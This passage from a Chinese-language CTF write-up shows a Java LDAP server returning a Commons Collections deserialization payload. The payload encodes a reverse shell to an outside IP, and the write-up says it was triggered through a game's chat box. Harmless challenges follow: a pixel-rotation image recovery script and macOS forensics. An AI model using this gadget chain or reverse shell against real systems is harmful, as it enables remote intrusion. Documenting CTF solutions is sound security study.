            // Payload2: 返回序列化Gadget
            try {
```


```
                e.addAttribute("javaSerializedData",
Base64.decode("rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyA
DRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMA
ANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuY
XBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFwLkxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL
2FwYWNoZS9jb21tb25zL2NvbGxlY3Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb
2xsZWN0aW9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhbnNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0A
C1bTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcGFjaGUuY
29tbW9ucy5jb2xsZWN0aW9ucy5UcmFuc2Zvcm1lcju9Virx2DQYmQIAAHhwAAAABXNyADtvcmcuYXBhY2hlLmNvb
W1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNvbnN0Y
W50cQB+AAN4cHZyABFqYXZhLmxhbmcuUnVudGltZQAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zL
mNvbGxlY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUcmFuc2Zvcm1lcofo/2t7fM44AgADWwAFaUFyZ3N0ABNbTGphd
mEvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0ABJMamF2YS9sYW5nL1N0cmluZztbAAtpUGFyYW1UeXBlc3QAE
ltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAnQACmdld
FJ1bnRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7qxbXrsvNWpkCAAB4cAAAAAB0AAlnZXRNZXRob2R1cQB+ABsAA
AACdnIAEGphdmEubGFuZy5TdHJpbmeg8KQ4ejuzQgIAAHhwdnEAfgAbc3EAfgATdXEAfgAYAAAAAnB1cQB+ABgAA
AAdAAGaW52b2tldXEAfgAbAAAAAnZyABBqYXZhLmxhbmcuT2JqZWN0AAAAAAAAAAAAAAB4cHZxAH4AGHNxAH4AE
3VyABNbTGphdmEubGFuZy5TdHJpbmc7rdJW5+kde0cCAAB4cAAAAAF0AGFiYXNoIC1jIHtlY2hvLFltRnphQ0F0Y
VNBK0ppQXZaR1YyTDNSamNDOHhNREV1TXpRdU1UYzNMak0xTHpFeE5EVXhJREErSmpFPX18e2Jhc2U2NCwtZH18e
2Jhc2gsLWl9dAAEZXhlY3VxAH4AGwAAAAFxAH4AIHNxAH4AD3NyABFqYXZhLmxhbmcuSW50ZWdlchLioKT3gYc4A
gABSQAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAAABc3IAEWphdmEudXRpbC5IYXNoT
WFwBQfawcMWYNEDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA/QAAAAAAAAHcIAAAAEAAAAAB4eHg="));
//                e.addAttribute("javaSerializedData",
Base64.decode("rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyA
DRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMA
ANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuY
XBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFwLkxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL
2FwYWNoZS9jb21tb25zL2NvbGxlY3Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb
2xsZWN0aW9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhbnNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0A
C1bTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcGFjaGUuY
29tbW9ucy5jb2xsZWN0aW9ucy5UcmFuc2Zvcm1lcju9Virx2DQYmQIAAHhwAAAABXNyADtvcmcuYXBhY2hlLmNvb
W1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNvbnN0Y
W50cQB+AAN4cHZyABFqYXZhLmxhbmcuUnVudGltZQAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zL
mNvbGxlY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUcmFuc2Zvcm1lcofo/2t7fM44AgADWwAFaUFyZ3N0ABNbTGphd
mEvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0ABJMamF2YS9sYW5nL1N0cmluZztbAAtpUGFyYW1UeXBlc3QAE
ltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAnQACmdld
FJ1bnRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7qxbXrsvNWpkCAAB4cAAAAAB0AAlnZXRNZXRob2R1cQB+ABsAA
AACdnIAEGphdmEubGFuZy5TdHJpbmeg8KQ4ejuzQgIAAHhwdnEAfgAbc3EAfgATdXEAfgAYAAAAAnB1cQB+ABgAA
AAdAAGaW52b2tldXEAfgAbAAAAAnZyABBqYXZhLmxhbmcuT2JqZWN0AAAAAAAAAAAAAAB4cHZxAH4AGHNxAH4AE
3VyABNbTGphdmEubGFuZy5TdHJpbmc7rdJW5+kde0cCAAB4cAAAAAF0AARjYWxjdAAEZXhlY3VxAH4AGwAAAFxAA
H4AIHNxAH4AD3NyABFqYXZhLmxhbmcuSW50ZWdlchLioKT3gYc4AgABSQAFdmFsdWV4cgAQamF2YS5sYW5nLk51b
WJlcoaslR0LlOCLAgAAeHAAAAABc3IAEWphdmEudXRpbC5IYXNoTWFwBQfawcMWYNEDAAJGAApsb2FkRmFjdG9yS
QAJdGhyZXNob2xkeHA/QAAAAAAAAHcIAAAAEAAAAAB4eHg="));
            } catch (ParseException exception) {
                exception.printStackTrace();
            }
```

```
            result.sendSearchEntry(e);
            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
        }

    }
}
```


开始监听



进入游戏 聊天框中输入payload




此时利用成功




prize wheel


首先是一个抽奖的小程序，按照概率抽到压缩包密码的概率是0.5%,实际概率也说不准，反正挺小的，但是抽几百次总是可以抽到的，或者也可以通过反编译去查看



解压压缩包




得到的图片是按照一圈圈的像素旋转得到，为了利于还原，还设置了一个参照物



提取较为中间的像素分析一下就可以发现存在许多的白点，并且每一圈都只存在1个白点，所以只需要让所有的白点位于同一列，或者同一行，就可以复原图片,利用脚本旋转像素来还原

```
from PIL import Image

img = Image.open('flag.png')
width,height=img.size
c_x = width // 2
c_y = height // 2
for count in range(3,width+1,2):
    print(count)
    d = count // 2
    for i in range((count-1)*4):
        p_x = c_x - d
        p_y = c_y - d
        tmp0 = img.getpixel((width//2,c_y-count//2))
```

```
        if(tmp0[0] == 255 and tmp0[1] == 255 and tmp0[2] == 255):
            break
        tmp = img.getpixel((p_x,p_y))
        for j in range(count-1):
            img.putpixel((p_x,p_y),(img.getpixel((p_x+1,p_y))))
            p_x += 1
        for j in range(count-1):
            img.putpixel((p_x,p_y),(img.getpixel((p_x,p_y+1))))
            p_y += 1
        for j in range(count-1):
            img.putpixel((p_x,p_y),(img.getpixel((p_x-1,p_y))))
            p_x -= 1
        for j in range(count-2):
            img.putpixel((p_x,p_y),(img.getpixel((p_x,p_y-1))))
            p_y -= 1
        img.putpixel((p_x,p_y),tmp)
img.save("trueflag.png")
```



simple macos

macos 取证

邮件提示，profile picture

`Users/scr1pt/Librarys/Mail/V9/AC26459E-8824-4F93-8FF1-DC6AB35E8B0D/[Gmail].mbox/已删除邮件.mbox/EF4FC717-2856-44B2-B23B-303D44FDC243/Data/Messages/603.emlx`

603.emlx

???????? <??????????????????>

about flag

收件人： "scr1ptgogogo@gmail.com" <scr1ptgogogo@gmail.com>

---

i hide the secret flag in the profile picture
please clean your computer after reading , be careful !!!!


从 Windows 版邮件发送

- jpg隐写

找到 `/System/Volumes/Preboot/79FABCCE-3636-4266-A6CF-8E3BB40332B4/var/db/CryptoUserInfo.plist`

```
A6CF-8E3BB40332B4/var/db
[scr1pt•79FABCCE-3636-4266-A6CF-8E3BB40332B4/var/db» ls                [13:46:37] ]
